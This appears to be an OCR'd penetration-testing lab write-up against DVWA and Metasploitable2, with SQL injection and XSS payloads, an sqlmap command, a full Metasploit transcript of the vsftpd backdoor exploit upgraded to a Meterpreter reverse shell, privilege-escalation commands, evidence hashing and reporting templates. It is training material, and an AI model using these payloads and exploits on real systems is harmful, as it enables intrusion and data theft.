
' OR '1'='1 --

Login bypass successful



Automated

sqlmap -u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=YOURSESSION; security=low" \
--dbs



STEP 3: XSS Testing


Payloads:

<script>alert(1)</script>

<img src=x onerror=alert(1)>

Intercept with Burp Suite

- Modify requests
- Replay payloads




Stored XSS (Manual)

Target Page

DVWA → Vulnerabilities → XSS (Stored)

Payload

<script>alert('Stored XSS')</script>



Web Testing Log

Test ID	Vulnerability	Severity	Target URL
001	SQL Injection	Critical	/dvwa/vulnerabilities/sqli
002	Reflected XSS	Medium	/dvwa/vulnerabilities/xss_r
003	Stored XSS	High	/dvwa/vulnerabilities/xss_s

50-Word Web Test Summary

A web application security assessment was conducted on DVWA. Critical SQL injection and reflected XSS vulnerabilities were identified through manual testing and automated tools. These flaws allow authentication bypass and client-side script execution, posing significant risk to application security.

3: Reporting & Stakeholder Communication

Report Template

Executive Summary

This penetration test identified critical vulnerabilities allowing unauthorized access and remote code execution. Immediate remediation is recommended to reduce business risk.

Technical Findings

- SQL Injection (CVSS 9.1)
- XSS (CVSS 6.1)

Finding 1: SQL Injection

Severity: Critical

CVSS Score: 9.1

Description:

The application fails to properly validate user-supplied input in database queries. An attacker can manipulate SQL statements to bypass authentication and extract sensitive data.

Proof of Concept:

Manual payload:

' OR '1'='1' --

Automated exploitation using SQLMap confirmed database enumeration.

Impact:

- Authentication bypass
- Sensitive data disclosure
- Potential full database compromise

Finding 2: Cross-Site Scripting (XSS)

Severity: Medium
CVSS Score: 6.1
Description:
User input is reflected and stored without proper sanitization, allowing attackers to execute arbitrary JavaScript in victim browsers.
Proof of Concept:
<img src=x onerror=alert(1)>
Impact:

- Session hijacking
- Phishing attacks
- Account takeover

Remediation

- Input validation
- Prepared statements
- Secure cookies

Findings Table

Finding ID	Vulnerability	CVSS	Remediation
F001	SQL Injection	9.1	Input validation, prepared statements
F002	Cross-Site Scripting	6.1	Output encoding, input sanitization

100-Word Developer Escalation Email
During security testing, a critical vulnerability was identified that allows attackers to gain unauthorized access and execute commands on the server. The issue stems from insufficient input validation and insecure session handling. Exploitation was successfully demonstrated in a controlled environment. We strongly recommend immediate patching, secure coding practices, and retesting after remediation to prevent potential data breaches.


4: Post-Exploitation & Evidence Collection

Objective
Escalate privileges after exploitation, collect forensic evidence, and maintain chain-of-custody.

STEP 1: Confirm Initial Access (Post-Exploitation Start)
You already obtained a shell / Meterpreter session.
Verify current user
getuid
Expected Output

uid=33, gid=33 (www-data)

This confirms low-privilege web user access




```
No active sessions.

msf > sessions -i 3
[-] Invalid session identifier: 3
msf > sessions -i 1
[-] Invalid session identifier: 1
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                      asics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.106
RHOSTS => 192.168.1.106
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.106    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                      asics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
                                      asics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.106:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.106:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.106:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.106:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
ifconf[*] Command shell session 1 opened (192.168.1.116:35071 → 192.168.1.106:6200) at 2025-12-19 04:15:22 -0500

ig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ab:6c:84
          inet addr:192.168.1.106  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feab:6c84/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:32616 errors:0 dropped:0 overruns:0 frame:0
          TX packets:36477 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3812402 (3.6 MB)  TX bytes:23128546 (22.0 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:963 errors:0 dropped:0 overruns:0 frame:0
          TX packets:963 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:439617 (429.3 KB)  TX bytes:439617 (429.3 KB)

whoami
root
^Z
Background session 1? [y/N]  y
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
```

```
          inet6 addr: fe80::a00:27ff:feab:6c84/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:32616 errors:0 dropped:0 overruns:0 frame:0
          TX packets:36477 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3812402 (3.6 MB)  TX bytes:23128546 (22.0 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:963 errors:0 dropped:0 overruns:0 frame:0
          TX packets:963 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:439617 (429.3 KB)  TX bytes:439617 (429.3 KB)

whoami
root
^Z
Background session 1? [y/N]  y
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.1.116:35071 → 192.168.1.106:6200 (192.168.1.106)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

^Z
Background session 1? [y/N]  y
msf exploit(unix/ftp/vsftpd_234_backdoor) > use post/multi/manage/shell_to_meterpreter
msf post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.116:4433
[*] Sending stage (1062760 bytes) to 192.168.1.106
[*] Meterpreter session 2 opened (192.168.1.116:4433 → 192.168.1.106:53928) at 2025-12-19 04:17:35 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                   Information                       Connection
```

```
Session  Actions  Edit  View  Help
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.1.116:35071 → 192.168.1.106:6200 (192.168.1.106)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

^Z
Background session 1? [y/N]  y
msf exploit(unix/ftp/vsftpd_234_backdoor) > use post/multi/manage/shell_to_meterpreter
msf post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.116:4433
[*] Sending stage (1062760 bytes) to 192.168.1.106
[*] Meterpreter session 2 opened (192.168.1.116:4433 → 192.168.1.106:53928) at 2025-12-19 04:17:35 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                   Information                       Connection
  --  ----  ----                   -----------                       ----------
  1         shell cmd/unix                                           192.168.1.116:35071 → 192.168.1.106:6200 (
                                                                     192.168.1.106)
  2         meterpreter x86/linux  root @ metasploitable.localdomain  192.168.1.116:4433 → 192.168.1.106:53928 (
                                                                     192.168.1.106)

msf post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: root
meterpreter > uname -a
[-] Unknown command: uname. Run the help command for more details.
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: root
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
```



STEP 2: Identify Privilege Escalation Vectors (Linux)
2.1 System Enumeration
uname -a
cat /etc/issue
Identifies kernel & OS version

2.2 Check SUID Binaries
find / -perm -4000 -type f 2>/dev/null
Look for exploitable binaries (e.g. nmap, vim, perl)

2.3 Check sudo Permissions
sudo -l
Misconfigured sudo rules may allow root access

STEP 3: Privilege Escalation (Metasploitable2)
Common Meta2 Priv-Esc Method (INTENDED)
Metasploitable2 has intentionally weak credentials.
su root
Password:
toor
Root access obtained

Verify Privilege Escalation

getuid
Expected:
uid=0 (root)
Privilege Escalation SUCCESS

STEP 4: Post-Exploitation Validation
4.1 System Access Proof
whoami
hostname
ifconfig
Confirms full system compromise

STEP 5: Evidence Collection (Forensic-Safe)


5.1 Network Traffic Capture (Kali)
Start Wireshark:
sudo wireshark


```
┌──(kali㉿kali)-[~]
└─$ wireshark &
[1] 13079
```


Capture:

- **Interface: eth0**
- **Filter:**

http || tcp.port == 80
Save capture as:
traffic.pcap







5.2 Evidence Hashing (Integrity)
Generate cryptographic hash:
sha256sum traffic.pcap
Example Output:
9f3c1b0e3c4f8a2e9b1a7f3d6c2e... traffic.pcap
This ensures evidence integrity

STEP 6: Chain-of-Custody Documentation
Insert this table in report

Item	Description	Collected By	Date	Hash
Traffic Log	HTTP Traffic	VAPT Analyst	2025-08-25	SHA256

50-WORD EVIDENCE COLLECTION SUMMARY

Network traffic and exploitation artifacts were collected during post-exploitation activities. Cryptographic SHA-256 hashes were generated to ensure evidence integrity. Chain-of-custody documentation was maintained throughout the process to prevent tampering and preserve forensic validity.

5: Capstone Project – Full VAPT Cycle (Step-by-Step)

Objective

Simulate a full Vulnerability Assessment & Penetration Testing (VAPT) lifecycle on a vulnerable VM, from recon → exploitation → detection → remediation → reporting, following PTES methodology.

LAB SETUP

Environment

Role	Machine	IP
Attacker	Kali Linux	192.168.1.116
Target	Kioptrix / VulnHub VM	192.168.1.150

Network Mode: Host-Only / NAT (same subnet)

STEP 1: Reconnaissance & Enumeration (PTES – Intelligence Gathering)

Verify Connectivity

ping 192.168.1.150

If replies received → target reachable

Port & Service Scan

nmap -sS -sV -O 192.168.1.150

Example Findings:

- **Port 80 → HTTP**
- **Web service detected**
- **CMS identified (Drupal)**

Vulnerability Scan

nmap --script=vuln 192.168.1.150

Drupal-related vulnerabilities detected

STEP 2: Vulnerability Identification (PTES – Threat Modeling)

Identified:

- Drupal Remote Code Execution
- Known exploit: Drupalgeddon

CVE Examples:

- CVE-2018-7600
- CVE-2019-6339

STEP 3: Exploitation Using Metasploit (PTES – Exploitation)
Launch Metasploit
msfconsole

